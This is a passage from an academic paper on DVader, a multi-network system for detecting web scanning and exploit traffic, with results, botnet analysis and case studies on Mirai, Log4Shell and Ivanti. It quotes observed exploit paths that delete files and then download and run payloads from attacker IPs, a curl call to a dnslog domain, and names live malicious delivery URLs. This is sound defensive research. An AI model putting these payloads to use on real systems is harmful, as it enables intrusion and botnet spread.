In Figure 5, for the selected network, we show an excerpt of the feature R_N and the moving threshold DVader computes during our longitudinal study. We show that DVader is mostly able to adapt to fluctuations and avoid false positives. During our 12 month study, we record only two instances where DVader potentially falsely flags a spike in feature R_N. In Appendix Section I, we show similar results for all evaluated features. Additionally, Figure 5 demonstrates a clear pattern in which request volumes are naturally elevated during weekdays compared to weekends. This observed periodicity over a 7-day span suggests that DVader's 7-day moving average window is well-calibrated to capture these fluctuations. As a result, this configuration enhances the system's ability to accurately detect deviations indicative of scanning activity, while minimizing false positives from normal traffic variations.



Fig. 5. Feature R_N and the moving threshold $\delta^U_{R_N}$.

b) Robustness Against Unseen Threats: To evaluate system robustness against unseen threats, we must show that our system is able to detect unseen threats before any large-scale attempt begins. To this end, we historically evaluated DVader's capability of detecting emerging scanning over notable vulnerabilities used in scanning activity. In Figure 6, we show an example of this evaluation for the remote code execution (RCE) vulnerability in Apache's Log4j library (CVE-2021-44228). We run DVader retrospectively on the network logs around the CVE publish date of Dec 10, 2021. DVader was able to timely detect this unseen (to our system) threat as *emerging scanning activity* on the CVE publish date, before the large-scale scanning activity started.



Fig. 6. Number of networks that logged scanning activity linked to Log4Shell.

B. *ML Model Validation*

Firstly, leveraging the datasets discussed in Section III-D3, we evaluated the model using two metrics: false positive rate (FPR) and recall. As we aimed to have a low FPR, we used the detection scores from the validation set to determine the thresholds that meet our standards. We then applied these thresholds to the test set to obtain corresponding recall results. As we show in Table II, our deep learning model for scanning detection achieves high recall scores while maintaining low FPRs, showcasing the ability of the model to correctly identify URLs for scanning activity. We choose the threshold for the lowest FPR (0.0001) for the ML model to use in DVader. Furthermore, we employed the Receiver Operating Characteristic (ROC) Curve and the Area Under the ROC Curve (ROC AUC) as metrics to evaluate the model's effectiveness in correctly identifying positive instances while minimizing false positives. The model demonstrated exemplary performance with an ROC AUC score of 0.9997 on the test set (shown in Appendix E), indicating a highly accurate predictive ability and robustness in distinguishing true positives.

	Threshold Targeted for FPR					
	FPR $\leq$ 0.01		**FPR $\leq$ 0.001**		**FPR $\leq$ 0.0001**	
Dataset	**Recall**	**FPR**	**Recall**	**FPR**	**Recall**	**FPR**
Validation	0.993993994	0.0099997088	0.96996997	0.0009839071	0.9249249249	0.0000993947
Test	0.9858356941	0.0099952609	0.9433427762	0.0009889836	0.880075543	0.0000963883

TABLE II
THRESHOLD TARGETED FOR VARIOUS FPRS.

C. *Scanning Activity Detections*

1) Potential Scanning Activity: To evaluate *potential scanning activity* detections, for 5 medium or low severity signatures, we sampled 10 of the lowest confidence detections for manual investigation. We classify potential scanning detections as low confidence if the detected request only has a single feature spike and $U_N^{Sig,H} = 1$. We observe a higher confidence level in 85.7% of all detected potential scanning requests. For the sampled 50 requests, at least one of the following scanning activity indicators applied: i) The request is part of an IP address range sweep (spike in $U_{P,N}^{IP}$), ii) The request is initiated by a malicious IP address, iii) We observe

$U_N^{Sig,H} + U_N^{Sig,ML} \geq 4$ for the same day, the previous, or the next day, iv) A relatively bigger spike is detected when the feature value was zero in the prior days, v) The request is directed at sensitive target industries such as healthcare.

2) Emerging Scanning Activity: DVader detected 350,000 unique paths within the *emerging scanning activity*. We sampled 5,000 unique paths that correspond to 30% of all detected emerging scanning requests to reduce the manual labor needed to investigate emerging scanning detections. Our ML model flagged 1,233 (25%) of the sampled paths as emerging patterns, reflecting its training to detect signature variations and commands used in payloads. For example, DVader detected the following path, attempting to exploit a high severity RCE vulnerability (CVE-2023-26609), as an emerging pattern while the signature matching missed it: `/cgi-bin/mft/wireless_mft?ap=root;rm-rf*;cd/tmp;gethttp://104.168.5.4/abus.sh;chmod777abus.sh;./abus.sh`.

a) Detecting Unseen Threats: We curated a separate signature database and matched these signatures with the rest of the emerging scanning paths we sampled. This database contains 1,005 known high-level threat signatures for vulnerabilities published before 2019 and does not have any crossover with the original signature database we used for our longitudinal study. We found that 193 (5.1%) of the unique detected patterns matched a signature, corresponding to 16 distinct vulnerability signatures. This shows that DVader can detect unseen (not in our signature DB) scanning activity.

To further investigate the unseen pattern detection capabilities, we sampled 50 unique paths that correspond to 9.6% of our detections for manual analysis. We observe some of these paths among the botnet-initiated emerging scanning identified in Section V-B. Additionally, all 50 of these paths may be linked to various scanning activities. These detections contain patterns linked to known CVEs such as `/cgi-bin/popen.cgi?command=id` (CVE-2022-36553), `/wsman` (CVE-2021-38647), `/autodiscover/autodiscover.xml` (CVE-2021-26855), `/GponForm/diag_Form?images` (CVE-2018-10561), `/ctrlt/DeviceUpgrade_1` (CVE-2017-17215), and `/hnap1` (CVE-2015-2051). We observe requests that are initiated by malicious IP addresses such as requests with the pattern `/api/account/prepaid-balance`. Our detections contain some scanning paths that may be probing for information disclosure such as `/.aws/credentials`, `/.git/config`, `/metrics`, `/niceports`,`/Trinity.txt.bak`, and `/version`. However, even though these detections show strong evidence for scanning activity since they remained after our filters, we could not confidently categorize these as benign or malicious due to the lack of supporting evidence.

V. Analysis of the Results

In this section, we aim to present the characteristics of scanning traffic by discussing the general trends.

CVE or Disclosure Year	**Percentage**	**Vulnerability**
CVE-2023-1389	36.3504	Command Injection in TP-Link Archer AX21 (r)
-	23.1426	Path Traversal
2020	19.5111	RCE in Zyxel [42] (r)
CVE-2019-15980	2.9780	Path Traversal in Cisco Data Center Network Manager (w)
CVE-2019-9082	2.4420	RCE in ThinkPHP (w)
CVE-2022-47945	2.3814	Path Traversal in ThinkPHP (w)
CVE-2021-44228	2.2701	RCE in Apache Log4j (w)
2018	1.2566	RCE in Netgear DGN1000 [43] (r)
CVE-2021-34473	1.0160	RCE in Microsoft Exchange Server (c)
CVE-2020-25506	0.9225	RCE in D-Link (r)

TABLE III

Popularly targeted vulnerabilities. Router (r), Collaboration tool (c), and Web framework (w).

A. Trends in Scanning Traffic

1) Targeted Vulnerabilities: In Table III, we show the top 10 most popularly targeted high severity vulnerabilities along with the CVEs or the disclosure years, the percentages among all detected *confident scanning activity*, the type of vulnerability, and the vulnerable technology stack. Our findings indicate that vulnerabilities commonly targeted are those with a higher probability of affecting a wide range of targets due to their widespread usage. Among all detected confident scanning traffic, 58% of requests probed for router vulnerabilities, 10% targeted Web application development and testing frameworks, 23% targeted generic path traversal (e.g., `/etc/passwd`) on various Web applications and devices, 1% targeted collaboration tools (e.g., email and calendar).

We observe spikes in requests targeting CVE-2023-1389, a command injection vulnerability in TP-Link routers. We record the biggest spike on Apr 19, 2024 which we label in Figure 7 where 1.3 million exploiting requests targeted 20,400 networks mainly in education and high-tech sectors. Router attacks have been exceedingly popular among Advanced Persistent Threats (APTs). In recent attacks, Russian hackers attempted to hijack Ubiquiti EdgeRouters [40] and Chinese botnet SOHO has targeted Cisco and NetGear routers [41]. We detected that other routers such as Zyxel, D-Link, Dasan GPON, Wavlink, TP-Link, and Netis routers have also been among the destinations for scanning and exploiting attacks. Our results show that the highest volume of confident scanning requests targeted vulnerabilities disclosed in 2023 (37%), 2020 (23%), and 2019 (7%).

a) Evolution of Targeted Vulnerability Distribution: Our longitudinal study allows us to observe the evolution of the vulnerabilities scanned or exploited by threat actors. By tracking these changes over time, we gain critical insights into the dynamic nature of threats and how malicious actors adapt their strategies. In Figure 7, we show the change in the targeted vulnerabilities in confident and potential scanning traffic over time. On Sep 26, 2023, we observe the maximum spike in the number of total detected requests as 2.5 million. The biggest contributor to this spike is scanning activity targeting CVE-2022-30023 with 84.4%. We discuss case studies of major spikes in Section VI. Our findings indicate that the number of requests targeting more recently disclosed vulnerabilities tends to increase over time, while those targeting older vulnerabilities begin to diminish. This trend suggests that attackers are actively monitoring vulnerability disclosures and integrating the newest vulnerabilities into their attack vectors.

As illustrated in Figure 7, the lines representing 2019-2022 gradually phase out, whereas the line for 2023 becomes more prominent toward the end of 2023. The line for 2024 becomes more visible around March 2024.

However, we also observe some bursts of attacks targeting older vulnerabilities. For example, in July 2023, we detected 1.27 million requests attempting to exploit Zyxel router vulnerabilities [42] disclosed in 2020. This indicates that threat actors are trying to benefit from the fact that some old vulnerabilities may still be unpatched. We observed that generic path traversal and generic script injection (`/<script>alert(document.cookie)</script>`) vulnerability scanning are persistent throughout our study. In Figure 7, we omit those types of scanning for better visibility and note that they account for 46% and 4.3% respectively.

b) Targeted Vulnerability Range: We examine the number of unique signature hits logged by each network. Specifically, for each network, we compute the daily targeted vulnerability range, $U_N^{Sig} = U_N^{Sig,H} + U_N^{Sig,ML}$. Our findings show that for all monitored networks $max(U_N^{Sig}) = 70$ and $min(U_N^{Sig}) = 1$. We observe that 98.9% of the time during our longitudinal study $1 \geq U_N^{Sig} \geq 8$. To get an insight into the total targeted vulnerability range, we also plot the total number of unique signature hits logged by each network for the whole duration of our study, $\sum_0^T U_N^{Sig}$. We find that $max_{\sum}(U_N^{Sig}) = 88$, $min_{\sum}(U_N^{Sig}) = 1$ and $med_{\sum}(U_N^{Sig}) = 16$. We observe that for 90% of the networks $max_{\sum}(U_N^{Sig}) = 25$ and $min_{\sum}(U_N^{Sig}) = 10$. We show daily and total targeted vulnerability range distribution graphs in Appendix F.

2) Targeted Organizations: Threat actors target various sectors for different reasons, often driven by the perceived value of the data or assets, the potential for exploitation, and the likelihood of weaker defenses.

a) Industry: Our results reveal that the most prominently targeted industries, based on the percentages they represent among the detected scanning activity traffic, are education (22.9%), high-tech (18.6%), and healthcare (8.3%). Educational institutions store large amounts of personal data and allow many external connections, making malicious activity harder to detect. High-tech companies hold valuable intellectual property and their complex systems may have vulnerabilities. Healthcare providers maintain sensitive medical records, valuable to cybercriminals, and face severe risks from ransomware attacks disrupting critical services. In Appendix G, we share our results for the target industries.

b) Location: Our analysis of the geographical distribution of target organizations has revealed that certain countries are more frequently targeted by threat actors. The majority of the monitored networks are in the United States followed by the Western European countries. We compare the percentage of scanning activity targeting each country with their representation among monitored networks. To assess the statistical significance of these differences, we perform a Z-test and calculate p-values for each country. Among the most frequently targeted locations, Australia, Taiwan, India, and Brazil stand out, with p-values indicating that their observed scanning activity is significantly higher than expected. We analyzed the targeted industry distribution in these countries and found notable results. 91% of the traffic directed at Taiwan is aimed at wholesale and retail organizations. Taiwan is a major hub for manufacturing and exports, particularly in electronics and technology products. Attackers may be targeting this sector to disrupt supply chains. For India, 51% of the traffic was directed at high-tech organizations likely due to the recent growth of the sector [44].

B. Botnet Traffic

Among our confident scanning activity detections, we observed lots of malware-initiated scanning. To study the botnet traffic, we first extract the IP addresses that initiated requests containing delivery IPs, as these are likely part of botnet traffic. We also extract the delivery IPs in these URLs. Combining these two sets of IPs, we obtain a set of 42,552 unique highly likely malicious IPs. Then, we extract the detections related to these IPs, whether as the initiator or the delivery IP.

Through this analysis, we attribute 59.7% (32.2 million) of confident, 0.08% (110,000) of potential, and 1.5% (1.9 million) of emerging scanning detections to botnet traffic. We find that botnets attempted to attack 33,477 networks and 2.7 million IP addresses utilizing 81 unique vulnerabilities (65 high severity and 16 medium or low severity). We observe that even though CVE-2024-21893 [45] is a recently published CVE and was not among the top vulnerabilities shown in Figure III for all detections, it made it to the list of top utilized vulnerabilities by botnets. This indicates the rapid pace at which attackers adapt to new vulnerabilities and utilize them to spread botnets. Our results show that the most popular industries for botnets are education (21.2%), high-tech (19%), and healthcare (8.5%) similar to the overall detections. However, the top two organizations that account for 5% (4.1% and 0.9%) of all detections are in the healthcare sector. This observation is in line with the recent botnet attacks directed at the healthcare sector such as Blackcat ransomware disrupting the services of Change Healthcare [46] and KillNet launching DDoS attacks against a US healthcare organization [47]. The most popular botnet target locations, as indicated by Z-tests showing statistically significant proportion differences, are Australia, Taiwan, Turkey, Italy, and Thailand. Among these Turkey and Italy stand out as they are not among the popular locations for overall detections. Turkey was previously shown to be a popular Mirai botnet target in 2017 by Antonakakis et al. [2] attributing it to market penetration.

VI. Case Studies

A. MIRAI Botnet

Our detections reveal attempts to exploit a Zyxel RCE vulnerability [42] that stems from insufficient input validation in specific versions of the Zyxel router's `/bin/zhttpd/` component. This vulnerability is being leveraged to download



Fig. 7. Date vs. Percentage of max (where max is detected as 2.5 million requests) vs. Vulnerability publish year. Evolution of targeted vulnerability year distribution over time. Vulnerabilities that account for less than 1% are omitted. The labeled spikes show the percentage in the day for the highest contributor.



Fig. 8. Unique targets in exploit attempts for [42].

a malicious file, which subsequently replicates itself to further spread the Mirai botnet. DVader flagged unusual spikes on July 19, 22, and 24, 2023. Specifically on July 24, DVader flagged spikes in all features (except U_N^{Sig}) where we recorded 1.27 million requests directed at 791,000 unique IP addresses belonging to 12,400 unique targets. As labeled in Figure 7, these requests amount to 87.4% of the scanning activity observed on July 24. We detected that $U_N^{Sig,H} = 1$ and $U_N^{Sig,ML} = 0$. Hence, this is an example of multi-destination single-vulnerability scanning activity. In Figure 8, we show the number of unique targets in our detections between July 17, 2023 and July 27, 2023 with the following exploit pattern: `/bin/zhttpd/cd/tmp;rm-rf⋆;wgethttp://<malicious_IP>/mips;chmod777mips;./mipszyxel.selfrep;`. We discovered multiple malicious IP addresses embedded in the exploit requests.

Mirai botnets are continuously evolving and incorporating new vulnerabilities [48]–[50] into their repertoire for exploitation. Given the constant announcements of new vulnerabilities, it is particularly challenging to perform detections promptly. However, we show that by monitoring scanning activities across multiple networks, we can potentially detect new scanning patterns rapidly.

B. Discovering Unseen Malicious URLs

DVader identified instances of exploiting requests in which attackers included previously unseen URLs for payload delivery or C2 operations. We denote these URLs as "unseen" because, at the time of detection, they had not been identified as malicious by any VT security vendors. This diminishes the likelihood of subsequent delivery URLs being intercepted by security vendors. Since these delivery URLs are novel to the vendors, it is imperative to identify and obstruct such initial requests, as vendors are unlikely to impede subsequent ones.

On Jan. 12, 2024, 11:23:49 UTC, we detected exploiting requests for [42] by a variant of the Mirai botnet with the following malicious URL in its payload: `103.245.236.188/skyljne.mips`. Whereas, the first submission date for this malicious URL on VT was Jan. 12, 2024, 12:10:36 UTC which is almost an hour later than our detection time. This early detection can be achieved by configuring DVader to run close to real-time with a one-hour sliding window. Between our detection time and VT submission time, we recorded 6619 exploiting requests. On Jan. 18, 2024, 07:31:07 UTC, we detected exploiting requests for multiple Ivanti vulnerabilities [51] with the following malicious URL in the payload: `45.130.22.219/ivanti.js`. These requests had high confidence levels in the emerging scanning detections, making them easily identifiable to a manual inspector. Specifically, when unique paths in the detections are ranked by $max(U_N^{Sig,H})$ and $max(U_N^{Sig,ML})$, the request path containing this malicious URL ranks 29th. The first date of submission on VT for this malicious URL was Jan. 30, 2024, 15:21:57 UTC which is over 12 days later than our detection time. Between our detection time and VT submission time, we recorded 2258 exploiting requests. In both instances, we observed that our detection of the scanning requests preceded the detection of the malicious delivery URLs (by VT) by a margin. This indicates the effectiveness of our detection logic in identifying emerging threats promptly.

C. Ivanti Connect Vulnerabilities

On Jan. 14, 2024, DVader flagged 26,634 requests launched to exploit the following Ivanti Connect Secure Gateway vulnerabilities disclosed on Jan 10, 2024: CVE-2023-46805 [52] (authentication bypass) and CVE-2024-21887 [53] (command injection). We observed spikes in features R_P, $R_{P,N}$, U_P^{Org}, $U_{P,N}^{IP}$, U_P^N, and U_N^{Sig} indicating



Fig. 9. Unique targets in exploit attempts for [52], [53].

that this case is multi-destination multi-vulnerability scanning activity. Specifically, we flagged a spike where 8,110 unique targets were destinations of exploiting URLs with various crafted paths. In Figure 9, we show the number of unique targets in exploit attempts for [52], [53] from Jan. 11 to Jan. 21, 2024. Only four days after the initial spike, DVader detected another spike on Jan. 18 where 16,345 organizations were targeted. We observed the following path among the detected traffic: `/api/v1/totp/license/keys-status/;curla0f0b2e6.dnslog.store`. This request was involved in an attempted chained attack where the threat actors leveraged CVE-2023-46805 and CVE-2024-21887 to connect to `a0f0b2e6.dnslog.store`. Our investigation showed that attackers use this domain to collect the IP addresses of vulnerable targets to potentially perform further attacks.

To evaluate the benefits of a multi-network vantage point compared to monitoring a single network in isolation, we analyze how many networks exhibit detectable spikes when observed individually. In Appendix J, we present the number of networks that would show a spike, and thus be detected, versus those that would not, if evaluated in isolation. For example, on Jan. 14, only 3 out of 33 networks (9.1%) would be flagged individually, and on Jan. 18, only 1,853 out of 26,935 networks (6.9%) would be detected. This highlights the limited visibility of isolated monitoring and the improved detection potential of a multi-network approach.

VII. Discussion

a) Limitations: Our analysis should be considered alongside certain limitations. Since DVader's visibility is limited to the URL part of an HTTP(S) request, we may miss requests with payloads residing in other parts of the request. Although the system we propose in this work overcomes this limitation by monitoring spikes, we might need further investigation to identify payloads in such detections. Additionally, due to the overwhelming volume of the monitored traffic, we are unable to analyze all potential and emerging scanning activity detections. Rather, we analyzed subsets of our detections based on the percentage representations and the confidence level we attribute to them given their feature and spike knowledge. Lastly, while implementing strict filters and thresholds in our detection system should lead to a more accurate analysis of scanning activity trends, this may cause the system to be more limited in unseen threat discovery. Implementations of our methodology by other researchers or institutions can use less strict feature filter settings to focus on discovering unseen threats.

VIII. Related Work

a) Scanning Activity: Related work heavily focused on port scanning [23]–[25] where they did not delve into the probed vulnerabilities. Previous work studied scanning generated by botnets and showed IP address space scanning as a common botnet trait [2], [26], [27]. Unsolicited traffic observed in darknets has been extensively used to analyze botnet propagation and exploitation attempts targeting vulnerabilities [2], [24], [25], [28], [29]. Darknets are limited as they only receive scanning targeting the entire IPv4 space or a large enough subset. Unlike the use of network telescopes based on darknets, Richter et al. analyzed scanning traffic recorded by the servers of a major content delivery network (CDN), covering 1,300 networks [30]. However, these works are either limited to darknet scanning [2], [24], [25], [28], [29], botnet scanning [2], [26], [27] or small number of networks compared to our study [30].

b) Anomaly Detection: Previous works extensively studied behavior analysis and anomaly detection to identify malicious activities in networks. Previous work leveraged graph based structures for task-specific traffic anomaly detection and detected malware downloading [18], [19], malware static resources [20] and malware infrastructures [21]. These methods require deep packet inspection (DPI) and cannot be applied to encrypted traffic. Discrete-time Markov Chains have been used to model user and device behaviors for anomaly detection [54]–[56]. However, these methods have the main assumption that the value of the next variable will depend only on the value of the current variable. This assumption would fail for our volume-based features.

King et al. [9] proposed a formalized approach for scalable dynamic link prediction and anomalous edge detection to detect lateral movement. Bowman et al. [10] abstracted a computer network to a graph of authenticating entities, and performed unsupervised graph learning to ultimately detect malicious authentication events. Kruegel et al. [11] presented an application-specific system that automatically derives the parameter profiles to detect attacks against web applications. Bilge et al. [12] developed a botnet detection system that distinguishes C2 channels from benign traffic using NetFlow records such as flow sizes, client access patterns, and temporal behavior. Milajerdi et al. [6] developed techniques that leverage the correlation between suspicious information flows to detect attacker campaigns. However, these works are typically either application-specific [11] or designed to detect a subset of attack methods [9], [10], [12] such as lateral movement or C2 communication. To the best of our knowledge, we present the first longitudinal study with a vantage point over nearly 100,000 networks which allows us to use volume-based features for detection and analysis of scanning activity.

IX. Conclusion

In this paper, we study the scanning and exploiting activity conducted to uncover and exploit vulnerabilities. We introduce DVader, a robust, hybrid, multi-network scanning activity detection system that leverages volume-based features, high-level signatures, and a machine learning model. Using DVader, we conduct the first large-scale longitudinal analysis of scanning activity, utilizing a vantage point that enables a comprehensive study of scanning activity across nearly 100,000 networks, detecting millions of scanning requests. Using case studies of notable vulnerabilities and showing that DVader identified previously unseen malicious URLs, we demonstrate that our system effectively detects emerging threats in mixed traffic. We analyze our detections and characterize the scanning activity presenting insights on the targeted vulnerabilities and destinations, and botnet behavior. Our work highlights the importance of active monitoring of networks to detect anomalies which may help in scanning activity detection.

Acknowledgment

We thank the cybersecurity company's IPS team for curating the signature sets, a subset of which we used in this study. This work was supported in part by NSF grants CNS-2211576 and CNS-2419829.

References

[1] "Increased Truebot Activity Infects U.S. and Canada Based Networks," https://www.cisa.gov/news-events/cybersecurity-advisories/aa23-187a, 2023.

[2] M. Antonakakis, T. April, M. Bailey, M. Bernhard, E. Bursztein, J. Cochran, Z. Durumeric, J. A. Halderman, L. Invernizzi, M. Kallitsis, D. Kumar, C. Lever, Z. Ma, J. Mason, D. Menscher, C. Seaman, N. Sullivan, K. Thomas, and Y. Zhou, "Understanding the Mirai Botnet," in *Proceedings of USENIX Security Symposium*, Santa Clara, CA, US, July 2017.

[3] K. Vengatesan, A. Kumar, M. Parthibhan, A. Singhal, and R. Rajesh, "Analysis of mirai botnet malware issues and its prediction methods in internet of things," in *Proceeding of the International Conference on Computer Networks, Big Data and IoT (ICCBI)*, Madurai, Tamilnadu, India, August 2020.

[4] A. Affinito, S. Zinno, G. Stanco, A. Botta, and G. Ventre, "The evolution of mirai botnet scans over a six-year period," *Journal of Information Security and Applications*, 2024.

[5] "Snort," https://snort.org/, 2024.

[6] S. M. Milajerdi, R. Gjomemo, B. Eshete, R. Sekar, and V. Venkatakrishnan, "Holmes: Real-time apt detection through correlation of suspicious information flows," in *Proceedings of IEEE Symposium on Security and Privacy (S&P)*, San Francisco, CA, US, May 2019.

[7] R. Wei, L. Cai, A. Yu, and D. Meng, "Deephunter: A graph neural network based approach for robust cyber threat hunting," in *Proceedings of the International Conference on Security and Privacy in Communication Networks (SecureComm)*, Canterbury, UK, September 2021.

[8] S. M. Milajerdi, B. Eshete, R. Gjomemo, and V. Venkatakrishnan, "Poirot: Aligning attack behavior with kernel audit records for cyber threat hunting," in *Proceedings of ACM Conference on Computer and Communications Security (CCS)*, London, UK, November 2019.

[9] I. J. King and H. H. Huang, "Euler: Detecting network lateral movement via scalable temporal link prediction," in *Proceedings of Network and Distributed System Security Symposium (NDSS)*, San Diego, CA, US, April 2022.

[10] B. Bowman, C. Laprade, Y. Ji, and H. H. Huang, "Detecting lateral movement in enterprise computer networks with unsupervised graph AI," in *Proceedings of the International Symposium on Research in Attacks, Intrusions and Defenses (RAID)*, Virtual, Oct. 2020.

[11] C. Kruegel and G. Vigna, "Anomaly detection of web-based attacks," in *Proceedings of ACM Conference on Computer and Communications Security (CCS)*, Washington D.C., US, Oct. 2003.

[12] L. Bilge, D. Balzarotti, W. Robertson, E. Kirda, and C. Kruegel, "Disclosure: detecting botnet command and control servers through large-scale netflow analysis," in *Proceedings of the Annual Computer Security Applications Conference (ACSAC)*, Orlando, FL, US, Dec. 2012.

[13] "G data threat report: Significant increase in linux ransomware," https://www.gdata-software.com/news/2022/08/37568-g-data-threat-report-significant-increase-in-linux-ransomware, 2022.

[14] N. Gao, L. Gao, Q. Gao, and H. Wang, "An intrusion detection model based on deep belief networks," in *Proceedings of the International Conference on Advanced Cloud and Big Data (CBD)*, Huangshan, China, November 2014.

[15] A. Y. Javaid, Q. Niyaz, W. Sun, and M. Alam, "A deep learning approach for network intrusion detection system," *EAI Endorsed Transactions on Security and Safety*, 2016.

[16] W. Wang, M. Zhu, X. Zeng, X. Ye, and Y. Sheng, "Malware traffic classification using convolutional neural network for representation learning," in *Proceedings of the International Conference on Information Networking (ICOIN)*, Da Nang, Vietnam, Jan. 2017.

[17] A. L. Buczak and E. Guven, "A survey of data mining and machine learning methods for cyber security intrusion detection," *IEEE Communications Surveys and Tutorials*, 2016.

[18] B. J. Kwon, J. Mondal, J. Jang, L. Bilge, and T. Dumitras, "The dropper effect: Insights into malware distribution with downloader graph analytics," in *Proceedings of ACM Conference on Computer and Communications Security (CCS)*, Denver, CO, US, 10 2015.

[19] T. Nelms, R. Perdisci, M. Antonakakis, and M. Ahamad, "WebWitness: Investigating, categorizing, and mitigating malware download paths," in *Proceedings of USENIX Security Symposium*, Washington, D.C., US, Aug. 2015.

[20] B. Eshete and V. N. Venkatakrishnan, "Dynaminer: Leveraging offline infection analytics for on-the-wire malware detection," in *Proceedings of the IEEE/IFIP International Conference on Dependable Systems and Networks (DSN)*, Denver, CO, US, 2017.

[21] L. Invernizzi, S. Miskovic, R. Torres, S. Saha, S.-J. Lee, M. Mellia, C. Kruegel, and G. Vigna, "Nazca: Detecting malware distribution in large-scale networks," in *Proceedings of Network and Distributed System Security Symposium (NDSS)*, San Diego, CA, US, 01 2014.

[22] "Comprehensive, Multi-Source Cyber-Security Events," https://csr.lanl.gov/data/cyber1/, 2022.

[23] R. Pang, V. Yegneswaran, P. Barford, V. Paxson, and L. Peterson, "Characteristics of internet background radiation," in *Proceedings of ACM Internet Measurement Conference (IMC)*, Taormina, Sicily, Italy, October 2004.

[24] Z. Durumeric, M. Bailey, and J. A. Halderman, "An Internet-Wide view of Internet-Wide scanning," in *Proceedings of USENIX Security Symposium*, San Diego, CA, US, Aug. 2014.

[25] A. Dainotti, A. King, K. Claffy, F. Papale, and A. Pescapé, "Analysis of a "/0" stealth scan from a botnet," *IEEE/ACM Transactions on Networking*, 2015.

[26] S. Herwig, K. Harvey, G. Hughey, R. Roberts, and D. Levin, "Measurement and analysis of hajime, a peer-to-peer iot botnet," in *Proceedings of Network and Distributed System Security Symposium (NDSS)*, San Diego, CA, US, January 2019.

[27] A. Wang, W. Chang, S. Chen, and A. Mohaisen, "Delving into internet ddos attacks by botnets: Characterization and analysis," *IEEE/ACM Transactions on Networking*, 2018.

[28] J. Czyz, M. Kallitsis, M. Gharaibeh, C. Papadopoulos, M. Bailey, and M. Karir, "Taming the 800 pound gorilla: The rise and decline of ntp ddos attacks," in *Proceedings of ACM Internet Measurement Conference (IMC)*, Vancouver, BC, Canada, 2014.

[29] H. Griffioen, G. Koursiounis, G. Smaragdakis, and C. Doerr, "Have you syn me? characterizing ten years of internet scanning," in *Proceedings of ACM Internet Measurement Conference (IMC)*, Madrid, Spain, 11 2024.

[30] P. Richter and A. Berger, "Scanning the scanners: Sensing the internet from a massively distributed network telescope," in *Proceedings of ACM Internet Measurement Conference (IMC)*, Amsterdam, Netherlands, 10 2019.

[31] H. Le, Q. Pham, D. Sahoo, and S. C. H. Hoi, "Urlnet: Learning a URL representation with deep learning for malicious URL detection," *CoRR*, 2018.

[32] "CVSS v2.0 User Guide," https://www.first.org/cvss/v2/guide, 2021.

[33] "CyCognito State of External Exposure Management Report," https://www.cycognito.com/resources/analyst-report/cycognito-state-of-external-exposure-management-report, 2021.

[34] "CVE-2023-34362," https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2023-34362, 2023.

[35] "Maxmind GeoIP Databases," https://www.maxmind.com/en/geoip-databases, 2024.

[36] A. Blázquez-García, A. Conde, U. Mori, and J. A. Lozano, "A review on outlier/anomaly detection in time series data," *ACM Computing Surveys*, 2021.

[37] H. Borges, R. Akbarinia, and F. Masseglia, "Anomaly detection in time series," *Transactions on Large-Scale Data- and Knowledge-Centered Systems*, 2021.

[38] "Regular expressions," https://www.regular-expressions.info/, 2021.

[39] B. Kutt, W. Hewlett, O. Starov, and Y. Zhou, "Innocent until proven guilty (IUPG): Building deep learning models with embedded robustness to out-of-distribution content," in *Proceedings of the IEEE Security and Privacy Workshops (SPW)*, San Francisco, CA, US, May 2021.

[40] "Russian Hackers Hijack Ubiquiti Routers," https://www.bleepingcomputer.com/news/security/russian-hackers-hijack-ubiquiti-routers-to-launch-stealthy-attacks, 2022.

